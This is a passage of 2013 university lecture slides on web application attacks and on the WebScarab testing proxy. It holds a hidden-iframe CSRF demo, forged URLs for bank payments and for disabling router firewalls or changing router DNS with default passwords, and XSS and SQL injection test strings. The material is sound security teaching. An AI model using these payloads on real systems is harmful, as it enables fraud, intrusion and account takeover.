<body>

Now guess what happens...

<iframe src='http://ubuntu.dev/attackdemo/WebGoat/
WebGoat_CSRF_Visible.html' height='0' width='0'
style='border:0;' />

</body>
</html>
```

Invisible iframe,  
which loads the  
first HTML  
document, which  
submits the  
POST request

- And all the user sees is: Now guess what happens...

## CSRF can be a very Powerful Attack

- Discrediting other users may not be too impressive, but much **more powerful attacks** can be imagined (and have happened)
- E.g. to have **victims perform payments** when being logged into their e-banking application

```
https://www.mybank.com/makepayment?amount=5000&account=12-3456-78&recipient=Marc%20Rennhard&askforconfirmation=no
```

- E.g. to reconfigure “home network access routers”
  - Because they often have **guessable IP addresses and use standard passwords**
  - If username and password can be specified together with the command, the victim does not even have to be logged in

```
http://10.0.0.1/config.cgi?user=admin&password=1234&action=disablefirewall
```

```
http://10.0.0.1/config.cgi?user=admin&password=1234&action=setdns&value=80.254.173.54
```

## Tool-Support to detect Web Application Vulnerabilities

---

Marc Rennhard, 08.04.2013, SSI\_FindExploitWebAppVuln.pptx 74

## (Semi-)Automated Tools

- There are **very many tools** available to automatically test web applications for vulnerabilities
- Scanners looking for **known weaknesses** (OS & server software)
  - Nessus, OpenVAS, Nikto...
  - Usually work quite well, few false positives, but limited to known vulnerabilities
- **Fully automated web application vulnerability scanners** that attempt at finding web application vulnerabilities
  - w3af, OWASP ZAP, Skipfish, Burp-Suite (\$), IBM AppScan (\$\$\$)...
  - Are continuously improved and it's certainly reasonable to use them to check whether at least a basic security level is met
  - Sometimes prone to false positives, results must still be interpreted manually and a skillful manual tester is still clearly superior
- Middle ground: **Semi-automated tools**
  - OWASP WebScarab, Wikto, OWASP Pantera, Suru (\$)...
    - → Provide **valuable assistance** during manual web application testing

Marc Rennhard, 08.04.2013, SSI\_FindExploitWebAppVuln.pptx 75

## WebScarab

- OWASP open source software project
- Works as a local web proxy → Has access to all requests and responses
- WebScarab has many nice features that assist in penetration testing a web application
  - Recording all requests and responses
  - Intercepting and modifying requests and responses
  - Automatic crawling of a web application
  - Identify server-side resources that possibly are vulnerable to XSS or HTTP Response Splitting
  - Automatic session ID analysis
  - Automatically “fuzz” a web application
  - Automatically compare HTTP responses to identify different behaviour depending on submitted user input
  - and more...

---

Marc Rennhard, 08.04.2013, SSI\_FindExploitWebAppVuln.pptx 76

## WebScarab – Summary Tab

- All communication is recorded and can be accessed at any time

ID ↴	Date	Method	Host	Path	Parameters	Status	Origin
44	2008/11/20 16:44:29	GET	http://www.rennhard.org	/WebGoat/javascript/jav...		304 Not Mo... Proxy	
43	2008/11/20 16:44:29	GET	http://www.rennhard.org	/WebGoat/javascript/jav...		304 Not Mo... Proxy	
42	2008/11/20 16:44:29	GET	http://www.rennhard.org	/WebGoat/css/layers.css		304 Not Mo... Proxy	
41	2008/11/20 16:44:29	GET	http://www.rennhard.org	/WebGoat/css/lesson.c...		304 Not Mo... Proxy	
40	2008/11/20 16:44:29	GET	http://www.rennhard.org	/WebGoat/css/menu.css		304 Not Mo... Proxy	
39	2008/11/20 16:44:29	GET	http://www.rennhard.org	/WebGoat/css/webgoat...		304 Not Mo... Proxy	
38	2008/11/20 16:44:29	GET	http://www.rennhard.org	/WebGoat/attack	?Screen=1085481604&menu=900	200 OK	Proxy
37	2008/11/20 16:44:21	GET	http://www.rennhard.org	/WebGoat/images/men...		404 Not Found	Proxy
36	2008/11/20 16:44:08	GET	http://www.rennhard.org	/WebGoat/images/butto...		200 OK	
35	2008/11/20 16:44:08	GET	http://www.rennhard.org	/WebGoat/images/butto...		200 OK	
34	2008/11/20 16:44:08	GET	http://www.rennhard.org	/WebGoat/images/butto...		200 OK	
33	2008/11/20 16:44:08	GET	http://www.rennhard.org	/WebGoat/images/butto...		200 OK	
32	2008/11/20 16:44:08	GET	http://www.rennhard.org	/WebGoat/images/butto...		200 OK	

The screenshot shows the WebScarab interface with the following details:

- Summary Table:** Shows a list of recorded requests with columns for ID, Date, Method, Host, Path, Parameters, Status, and Origin.
- Request Details:** A red arrow points from the table to a detailed view of a specific request (ID 38). The request is a GET to `http://www.rennhard.org:8080/WebGoat/attack?Screen=1085481604&menu=900`. The method is GET, and the URL is `http://www.rennhard.org:8080/WebGoat/attack?Screen=1085481604&menu=900`.
- Response Headers:** The response status is 200 OK. Headers include:
  - Accept-Language: en-us,en;q=0.5
  - Accept-Charset: ISO-8859-1,utf-8;q=0.7,\*;q=0.7
  - Keep-Alive: 300
  - Connection: keep-alive
  - Referer: http://www.rennhard.org:8080/WebGoat/attack
  - Cookie: JSESSIONID=78ACD0BF941F8F2087C405A543E93C51
  - Content-Type: text/html; charset=ISO-8859-1
  - Transfer-Encoding: chunked
  - Date: Thu, 20 Nov 2008 15:44:30 GMT
- Response Body:** Contains the HTML content of the page, starting with `<!DOCTYPE html PUBLIC "-//IETF//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">`.

Marc Rennhard, 08.04.2013, SSI\_FindExploitWebAppVuln.pptx 77


## WebScarab – Proxy Tab

- HTTP requests/responses can be intercepted, modified, and forwarded to the server/browser
  - Allows to easily circumvent JavaScript filtering mechanisms in the browser

Variable	Value
Username	<script>alert("XSS")</script>
SUBMIT	Search

## WebScarab – Spider Tab

- Crawls a web site relative to a base URL to get all web pages
  - Helpful to get, e.g. all possible scripts in a web application that accept user input (requests/responses are also listed in the Summary tab)



Marc Rennhard, 08.04.2013, SSI\_FindExploitWebAppVuln.pptx 79

## WebScarab – XSS/CRLF Tab

- Lists all resources that possibly are vulnerable to XSS or CRLF injection (HTTP response splitting) vulnerabilities
  - All resources that reflect user input or insert it in the response header
- Clicking the Check button tries to verify the vulnerabilities
  - Using proof of concept exploits for all parameters
  - A verified vulnerable resource is inserted into the lower window

The screenshot shows the WebScarab interface with the XSS/CRLF tab selected. At the top, there's a list of possible vulnerabilities with columns for ID, Date, Method, Host, Path, Parameters, Status, Origin, XSS, and CRLF. Several rows are highlighted with red boxes around the 'XSS' and 'CRLF' columns. Below this is a table for verified vulnerabilities with columns for ID, Date, Method, Host, Path, Parameters, Status, Origin, Possibl., and XSS. One row is highlighted with a red box around the 'XSS' column. At the bottom are buttons for 'Edit Test Strings' and 'Check'.

ID	Date	Method	Host	Path	Parameters	Status	Origin	XSS	CRLF
6	2008/11/21 08:34:46	GET	http://www.antiquecu...	/Search.asp	?field=Pattern&criteria=AAAAA&B...	200 OK	Proxy	<input checked="" type="checkbox"/>	<input type="checkbox"/>
53	2008/11/21 08:35:07	GET	http://www.rennhard...	/WebGoat/att...	?Screen=1085481604&menu=900	200 OK	Proxy	<input checked="" type="checkbox"/>	<input type="checkbox"/>
86	2008/11/21 08:35:09	GET	http://www.rennhard...	/WebGoat/att...	?Screen=280014231&menu=900	200 OK	Proxy	<input checked="" type="checkbox"/>	<input type="checkbox"/>
123	2008/11/21 08:35:18	GET	http://www.rennhard...	/WebGoat/att...	?Screen=1889316462&menu=800	200 OK	Proxy	<input checked="" type="checkbox"/>	<input type="checkbox"/>
157	2008/11/21 08:35:24	POST	http://www.rennhard...	/WebGoat/att...	?Screen=1889316462&menu=900	200 OK	Proxy	<input checked="" type="checkbox"/>	<input type="checkbox"/>
181	2008/11/21 08:35:26	GET	http://www.rennhard...	/WebGoat/att...	?Screen=1889316462&menu=9...	200 OK	Proxy	<input checked="" type="checkbox"/>	<input type="checkbox"/>
226	2008/11/21 08:35:44	GET	http://www.rennhard...	/WebGoat/att...	?Screen=1085481604&menu=900	200 OK	Proxy	<input checked="" type="checkbox"/>	<input type="checkbox"/>
259	2008/11/21 08:35:47	POST	http://www.rennhard...	/WebGoat/att...	?Screen=1085481604&menu=900	200 OK	Proxy	<input checked="" type="checkbox"/>	<input type="checkbox"/>
292	2008/11/21 08:35:52	POST	http://www.rennhard...	/WebGoat/att...	?Screen=1085481604&menu=900	200 OK	Proxy	<input checked="" type="checkbox"/>	<input type="checkbox"/>
325	2008/11/21 08:36:02	GET	http://www.rennhard...	/WebGoat/att...	?Screen=577674394&menu=200	200 OK	Proxy	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
359	2008/11/21 08:36:25	GET	http://www.rennhard...	/WebGoat/att...	?Screen=1648199136&menu=100	200 OK	Proxy	<input checked="" type="checkbox"/>	<input type="checkbox"/>

ID	Date	Method	Host	Path	Parameters	Status	Origin	Possibl...	XSS
396	2008/11/21 08:36:37	GET	http://www.antiquec...	/Search.asp	?field=Pattern&criteria=%3E%3...	200 OK	XSS/CRLF	<input type="checkbox"/>	<input checked="" type="checkbox"/>

[Edit Test Strings](#) [Check](#)


Marc Rennhard, 08.04.2013, SSI\_FindExploitWebAppVuln.pptx 80

## CRLF Injection

HTTP Response Splitting requires the attacker to be able to inject CRLF (carriage return, line feed) characters into the HTTP response header, which is the reason why CRLF injection is sometimes as an alternative name for this attack. In fact, when using the Check button for sites that contain possible CRLF vulnerabilities, WebScarab performs proof of concept exploits by submitting CR and LF characters. If they appear in the HTTP response header, the web page is inserted into the lower window.

## WebScarab – SessionID Analysis Tab

- Performs an analysis of the **randomness of the session ID** used by a web application
  - Non-random session IDs could possibly be guessed by an attacker to perform **session hijacking**
  - Based on a previously recorded request/response, WebScarab can automatically **open an arbitrary number of sessions** and thereby gets different session IDs



Marc Rennhard, 08.04.2013, SSI\_FindExploitWebAppVuln.pptx 81

### Session IDs

Note that random-looking session IDs are no proof for non-guessable session IDs. To see this, assume the session ID is a SHA-1-hash over the current server time in milliseconds. This would result in a very random-looking pattern, but in fact – assuming the attacker knows how the session-ID is generated – is not secure at all. Therefore, the SessionID analysis can only detect obvious (e.g. linear) dependencies between the current time and the session ID, but cannot be used to prove the true (pseudo-)randomness of session IDs.

## WebScarab – Fuzzer Tab

- **Fuzzing** is a common technique in (web) security testing
  - “Send a system many variations of a request and analyse its behaviour”
- Typical applications:
  - **Password guessing** by combining a list of usernames and passwords
  - Finding (e.g.) **SQL injection vulnerabilities** by submitting different SQL fragments

Method		URL		Version		
GET		http://www.antiquecupboard.com:80/Search.asp		HTTP/1.1	Add	Delete
Header			Value			
Host	www.antiquecupboard.com					
User-Agent	Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.9.0.4) Gecko/...					
Accept	text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8					
Parameters						
Location	Name	Type	Value	Priority	Fuzz Source	
Query	field	STRING	Pattern	0		
Query	criteria	STRING	AAAA	1	SQL Injection	
Query	B1	STRING	GO%21	0		
Cookie	_utma	STRING	17921001.48966159...0			
Cookie	_utmz	STRING	17921001.12263447...0			
Cookie	_utrn	STRING	17921001.4.10.1227...0			
Total Requests : 21			Sources			Start
Current Request : 15						Stop
ID	Date	Method	Host	Path	Parameters	Status
53	2008/11/21 09:54:39	GET	http://www.antiquec...	/Search.asp	?field=Pattern&criteria=a%21%20OR%201=1	200 OK
54	2008/11/21 09:54:39	GET	http://www.antiquec...	/Search.asp	?field=Pattern&criteria=%28sqlvln%20OR%201=1%	200 OK
55	2008/11/21 09:54:39	GET	http://www.antiquec...	/Search.asp	?field=Pattern&criteria=%27sqlvln%20OR%201=1%	500 Internal S...
56	2008/11/21 09:54:39	GET	http://www.antiquec...	/Search.asp	?field=Pattern&criteria=%27%2B%20OR%201=1%	500 Internal S...
57	2008/11/21 09:54:39	GET	http://www.antiquec...	/Search.asp	?field=Pattern&criteria=a%22+or%201=1	200 OK

### Fuzzing and XSS/SQL Injection

WebScarab includes two files that contain fuzzer templates for XSS and SQL Injection. They are somewhat hard to find and require the WebScarab src to be installed:

- src\org\owasp\webscarab\plugin\fuzz\xss.txt
- src\org\owasp\webscarab\plugin\fuzz\sql.txt

### Priority (from WebScarab Help)

The fuzz priority defines how the various fuzz sources are combined: if all the priorities are the same value, the number of queries submitted will be the number of items in the shortest fuzz source. If they are different values, the number of queries generated will be the product of the number of items in each level.

An example would be if you had a list of usernames and passwords. If both username and password parameters had the same priority, usernames and passwords would be consumed in lock-step. If they had different priorities, EVERY password would be tried for each username.

## WebScarab – Compare Tab

- **Compares** a selected response with all other responses
  - Often used after Fuzzing to analyse the results in more detail, e.g. to compare the original response with SQL injection attempts
  - Computes a distance (= difference) between each response pair
  - Highlights the textual differences between two responses

50 - GET http://www.antiquecupboard.com:80/Search.asp 200 OK

ID	Date	Method	Host	Path	Parameters	Status	Origin	Distance
50	2008/11/21 09:5...	GET	http://www.antiq...	/Search.asp	?field=Pattern&c...	200 OK	Proxy	0
52	2008/11/21 09:5...	GET	http://www.antiq...	/Search.asp	?field=Pattern&c...	200 OK	Fuzzer	0
53	2008/11/21 09:5...	GET	http://www.antiq...	/Search.asp	?field=Pattern&c...	200 OK	Fuzzer	1
54	2008/11/21 09:5...	GET	http://www.antiq...	/Search.asp	?field=Pattern&c...	200 OK	Fuzzer	1
55	2008/11/21 09:5...	GET	http://www.antiq...	/Search.asp	?field=Pattern&c...	500 Internal Ser...	Fuzzer	6352
56	2008/11/21 09:5...	GET	http://www.antiq...	/Search.asp	?field=Pattern&c...	500 Internal Ser...	Fuzzer	6351
57	2008/11/21 09:5...	GET	http://www.antiq...	/Search.asp	?field=Pattern&c...	200 OK	Fuzzer	3
58	2008/11/21 09:5...	GET	http://www.antiq...	/Search.asp	?field=Pattern&c...	200 OK	Fuzzer	3
59	2008/11/21 09:5...	GET	http://www.antiq...	/Search.asp	?field=Pattern&c...	200 OK	Fuzzer	5
60	2008/11/21 09:5...	GET	http://www.antiq...	/Search.asp	?field=Pattern&c...	200 OK	Fuzzer	7244
61	2008/11/21 09:5...	GET	http://www.antiq...	/Search.asp	?field=Pattern&c...	200 OK	Fuzzer	6350

An OK response with a large distance → looks interesting!  
(Here: successful SQL injection with a large result set)

WebAppVuln.pptx 83

## Summary

- Web applications are attractive targets
  - Web applications grant access to potentially very valuable information (e.g. e-banking)
  - Web application vulnerabilities account for 60-80% of all reported vulnerabilities these days
- Correspondingly, they are frequently tested in the context of penetration tests
- There's a wide range of possible attacks: XSS, HTML Injection, SQL Injection, HTTP Response Splitting, CSRF (just to name a few)
- Skilled manual methods can uncover many of these vulnerabilities
  - Tool support (e.g. WebScarab) is helpful in many situations

---

Marc Rennhard, 08.04.2013, SSI\_FindExploitWebAppVuln.pptx 84